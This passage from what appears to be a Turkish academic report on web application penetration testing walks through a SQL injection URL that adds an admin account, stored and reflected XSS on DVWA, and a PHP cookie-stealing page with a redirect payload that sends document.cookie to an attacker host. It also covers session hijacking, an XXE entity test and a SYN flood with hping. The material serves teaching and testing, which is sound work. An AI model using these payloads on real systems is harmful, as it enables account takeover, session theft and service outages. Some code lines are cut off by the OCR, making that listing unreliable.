Son olarak admin tablosunu öğrendikten sonra HAVING komutu ile TBL_ADMIN tablosuna yeni bir admin eklemek için url kısmına şu şekilde ekleme yapılmıştır. http://fatura.karansu.com/Default?Id=77627+INSERT+INTO+TBL_ADMIN(USERNAME,+PASS,+EMAIL)+VALUES('karatay','12345','adminim@example.com') adresini girerek Insert Into komutuyla yeni admin ekleyerek sistem ele geçirilmiştir. Aşağıdaki Şekil 70'de görüldüğü gibi başta admin kullanıcı adı ve şifresi tekti ekledikten sonra eklemiş olduğumuz kullanıcı adı ve şifreyi Sql tablosunda gösterilmiştir(Demirol,Daş ve Baykara,2013).

	ID	USERNAME	PASS	EMAIL
1	1	KRNS	1234432	info@example.com

	ID	USERNAME	PASS	EMAIL
1	1	KRNS	1234432	info@example.com
2	2	karatay	12345	admin@example.com

Şekil 70. Güncellenen admin tablosu


4.5.5 XSS Açıkları

Xss yani cross site scripting açığı OWASP her sene çıkarmış olduğu güvenlik sıkıntısı veren 10 saldırı açıklıklarında ilk 5 te yer almaktadır. Xss html kodlarının arasına işlemci tabanlı kodların yerleştirilmesi ve kullanıcı tarafından tarayıcı bölümünde kodun aktif hale getirilmesi olarak tanımlanmıştır(Vural ve Sağıroğlu,2008).

Stored, Reflected ve Dom based olmak üzere üç çeşiti bulunmaktadır.

4.5.5.1 Stored xss açıklığı

Stored xss açıklığından bahsedecek olursak kodları incelenen web sayfasının alert ve script kodları kullanılarak saldırı düzenlenmiştir.



Şekil 71. Stored xss açıklığı

DVWA aracı ile xss stored kısmından <script>alert(“hello xss”)</script> yazdığımızda aynı şekilde hello xss yazımızı veri tabanımıza kaydedildiği yerden önümüze çıkmaktadır.

4.5.5.2 Reflected xss açıklığı

İstemciden gelen verinin ekranda gösterebildiği web sayfalarında metin kutusuna girdiğimiz verilerde veya linklerden gelen verilere karşı savunmasız olan ve denetime sahip olmayan web sayfalarında saldırıya açık reflected yani yansıtma XSS saldırılarına açıktırlar. Açık olmasından dolayı da saldırı yapacak kişi metin kutusu ve url kısmına javascript kodları yazarak saldırmak istediği web sayfası üzerinde javascript kodlarını deneyebilmektedir. Şimdiki yapacağımız saldırıda biz hem saldırgan hem de saldırıya uğrayan sistem olacağız. Bu işlemi yaparken ise iki tarayıcı kullanacağız; saldırgan chrome, saldırıya uğrayan ise firefox tarayıcılarını kullanmaktadır. Saldırganın sitesini

oluşturalım bunu da windowsta DVWA kullandığımız için C:xampp\httpdocs dizinine hacksite adlı bir dosya oluşturup index.php içerisine aşağıdaki kod bölümü yazılır ve kaydederiz.

```
<html>
   <head>
      <title>404 Not Found</title>
   </head>
   <body>
   404 Not Found
      <?php
       $ip = $_SERVER["REMOTE_ADDR"];        //IP görme
       $cookie = $_GET["cookie"];            //tıklayanın çerezi alınır.
       $dateTime = date('d.m.y \t H:i:s');   //tarih

          $file = fopen("cerezim.html", "a+");

          fwrite($file,
          fwrite($file, "IP Adresi : " . $ip . "<br>");
          fwrite($file, "Giris Zamani      : " . $dateTime . "<br>");
          fwrite($file, "Saldırı yapılan Cerezi      : " . $cookie . "<br>");
          fwrite($file,

          fclose($file);
      ?>
   </body>
</html>
```

Kaydetmiş olduğumuz sayfayı hazır hale getirdikten sonra zararlı linki oluşturalım.

http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>window.location.href=”localhost/


hacksite.com/index.php?cookie=” %2B document.cookie;</script> url ye gireceğimiz kodumuz için + işaretini %2B olarak değiştirerek uyumlu hale getirdik saldırıya uğrayacak sisteme linkimiz gönderilerek kurban girdikten sonra cerezim.html içerisinden alınması beklenmektedir.

Dinlemeye geçtikten sonra saldırıya uğrayacak olan sistemin ayarlamış olduğumuz firefox tarayıcısı üzerinden localhost/dvwa girerek DVWA şifre ve kullanıcı adını girdikten sonra DVWA güvenlik butonunda güvenlik seviyesini düşüğe getirdikten sonra, düşünelim ki saldırgan zararlı adresi saldırı yapacağımız kişiye email olarak gönderdi ve

maili alan kişi bu linke tıkladıktan sonra kurban olarak biz, Firefox tarayıcısından adres kısmına http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>window.location.href="http://localhost/hacksite/index.php?cookie="%2Bdocument.cookie</script> girdikten sonra saldırgana çerezimizi göndermiş olduk saldırıya uğrayan kişi Şekil 72 olduğu gibi sayfa gözükecektir.


Şekil 72. Reflected xss açıklığı

Saldırı yapan cerezim.html dosyasına girdiğinde ise aşağıdaki verileri görecektir.



Şekil 73. Çerez dosyası içeriği

Sırada chrome üzerinden indir EditThiscookie eklentisini indirip chrome üzerine ekledikten sonra, saldırı yapan olarak chrome üzerinden localhost/dvwa adresine girerek giriş ekranında diğer bilgisayarın oturumunu alabilmemiz için PHPSESSID' deki kodumuzu alarak dvwa daki açık olan giriş kısmından güvenlik değişkeni düşük olduğundan value değerimizi düşük olarak yazıp yukarıdaki kısımda localhost sekmesinde value değerine ise çerez içerisindeki Phpsessid değerini yazıyoruz.



Şekil 74. EditThisCookie eklentisi kullanımı

Aşağıdaki onay kutucuğunu da onayladıktan sonra saldırı düzenlenen sistemin çerezini tarayıcısına eklemiş olduk. Saldırganın chrome üzerinden localhost/dvwa girilir ve dvwa main page kısmına yönlendirecek ve login kısmını atlamış olacağız saldırı yaptığımız bilgisayarın oturumunu sağlamış olacağız. Bu son işlemden sonra isteğimiz işlemi hedef web sayfasında yapmış olacağız(Şimşek,2016).

4.5.6 Dom Tabanlı Açıklıklar

Bir HTML dosyasının javascript ile erişim sağlayıp işlemler yapabilen nesnelere DOM diyebiliriz. www.karansu.com sitesine istekte bulunduğumuzda sunucu bize geri gönderim olarak header ve html kodları gönderecektir. Yapacağımız testte DOM'a zararlı kod ekleyerek web içeriğini değiştirmeye çalışacağız. Yapacağımız ilk aşamada img kodunu yazarak javascript alert oluşturacağız. Metin kısmına yazacağımız

 yaptığımız sayfada beklemediği bir resim belirecektir. IMG etiketinin özelliklerinden bir tanesi vardır bu resim kodunun içerisindeki link tarayıcı ile otomatik çalışır ve link sunucudan talep edilir. Normal yaptığımız işlemlerde olduğu gibi sayfa açtığımızda resimler otomatik olarak biz

tıklamasak bile ekranda direk belirir. Metin kutusuna yazacağımız xss komutu ile popup penceresi açarak resim linki otomatik çalışarak bizim yazmış olduğumu alarm komutu ekrana yansıyacaktır.


4.5.7 XXE[XML Enternal Entity] Enjeksiyon ile Açıklık Testi

Xml dış varlık enjeksiyonu diye söylenebilir. Owasp XXE içerisinde geçmektedir. Owaspın tehlikeli saldırılar içerisinde ilk 5 te yer almaktadır. Bu saldırıda xml kodlarının ayrıştırırken tanımlanan entity ile tetiklenir. Ayrıştırma işlemi verilerin uygulamalar tarafından çözümlenmesi ve anlaşılabilir hale gelme işlemi olarak tanımlayabiliriz.

Xxe zafiyetinde şifre dosyaları okunabilir dos saldırısı, bağlantı noktası tarama işlemleri ssrf gibi kötü amaçlı saldırı yapabilir ve uzaktan kod çalıştırma gibi saldıralar düzenleyebiliriz.


Şekil 75. Basit login sayfasına burp suit araya girme

www.karansu.com/log/index.html sayfasında basit bir giriş html sayfası oluşturup burp suit aracı ile saldırı yapıyoruz.




Şekil 76. Burp suit repeater gönderme

İşlem sırası önceliğinde ilk başta action kısmından repeater gönderi yolunu kullanarak isteğimiz repeatera gönderiyoruz. Kullanıcı girişi veya şifre girmeden herhangi bir veri göndermediğimiz için boş mesaj dönüşü olmaktadır. Giriş kısmında test kelimesini ilettiğimizde şu şekilde bir sonuç alıyoruz. Kimlik doğrulama politikası içerisinde base64 ile değiştirilmiş bir hash dönüyor bu hash kısmını tekraren çözümleme yaparak içerisinde verinin ne olduğunu alalım.



Şekil 77. Hash decode etme


Aldığımızı hashimizi işaretledikten sonra sağı tıklayarak seçtiğimizi convert ederek base64 kısmından decode ediyoruz. Base64 decode yapmak için birçok çevrimiçi decoderlar bulunmaktadır.



Şekil 78. Dönüştürülen hash ile secret.txt dosyası

Hashimiz decode ettikten sonra secret.txt dosyasını bulunduğu ana dizinde olduğunu tespit ettik ve içeriğinde tokenların altında da you hack me notunu görürüz.

Şekil 75'te olan login kısmında yer alan şifremi unuttum kısmına tıklayarak burp suite ile araya girmekteyiz. İsteğimizi repeatera gönderiyoruz. Xml veri iletildiğinde admin olarak giriş yaptığımızdan dolayı yanıtladığında admin olarak dönüyor.



Şekil 79. XXE injection zafiyeti testi

"<!DOCTYPE deneme [<!ENTITY deneme "karatay">]> payloadı deneme değişkeni ile birlikte Karatay isminde bir string basıyoruz. Payloadımızı enjeckte ettikten sonra ve geri yansıtılan kısma yani response kısmına kontrol ettiğimizde Karatay yazımızı gösterdiğini bu gösterim sonucunda XXE enjeksiyon zafiyetinin olduğunu ve önleminin alınmadığı gözlenmektedir(Feke,2017).


4.5.8 Servis Dışı Bırakma (Dos) Atak Testi

Dos saldırısı internete bağlı bir sistemin hizmetlerinin devre dışı bırakma, sistemi ağırlaştırılmasını sağlama veya bağlı olduğu kaynaklarına zarar vererek çalışmasını durdurmaya yönelik yapılan zararlı saldırı türlerinden birisidir. Dos saldırısı için hiçbir teknik bilgiye sahip olmadan kimi zaman siyasi kimi zaman saldırganın keyfine göre yaptığı son yıllarda da ülkeler arasında önemli kurumlara yapılan saldırı şeklinde savaş aracı olarak kullanımaktadır.2020 Yılında Dos saldırıların %151 artış olduğu gözlenmektedir.

4.5.8.1 Syn flood testi


Syn flood testinde saldırı yapılacak hedefe sürekli Syn paketleri gönderilerek bant genişliğinden fazlasının artırılarak buna sebep ile CPU arttırılması gibi birçok zarar verilerek sistemin yavaşlatılması sebep olacaktır. Saldırı yapılan sistemde gerekli güvenlik önlemleri alınmamış ise 2mb ile 100 mb hatta sahip olan sistemlere zarar

verebilir. Sahte ip' ler ile saldırı yapılabilir. Şekil 80'de görüldüğü gibi her Syn paketi gönderilen sistem ACK-SYN paketi üretecektir. Syn paketleri ortalama 65 byte olup 8 mb hat sahibi bir sistem sahibi ise saniyede 17000 Syn paketi üretebilir.




Şekil 80. Tcp syn paketi

Syn flood saldırısı, açık bir portuna saldırı yapılacak sistemin kapasitesinden fazlalığı iletilmesi ve zarar verilmesidir. Bu saldırılar kapasite dolumu ile alakalı olduğundan bu kapasiteye backlog queue denilmektedir(Shevtekar,Anantharam ve Ansari,2005).



Şekil 81. Syn flood durumu

Syn flood araçlarından örnek verecek olursak bunlar Netstress, Juno,Hping, Windows tabanlı araçlar ve botnet yönetim araçlarıdır. Yapacağımız testte Hping aracını kullanarak Tcp Syn paketi gönderip servis devre dışı bırakacağız.




Şekil 82. Syn flood saldırısı

Saldırı yapılan sistemin Ip adresi seçilen gönderilen Syn paketi Syn + Ack paketi Rst cevabı ile dönecektir.-S(Syn paketi) sonra –rand –source yazarsak farklı ip adreslerinden paket gönderilecektir. Netstat aracı ile Syn flood var mı yok mu belirleyebilir Syn flood saldırıların çözümü için Syn cookie ve Syn proxy kullanılır(Polay,2016: 438819).

4.5.8.2 UDP flood saldırısı

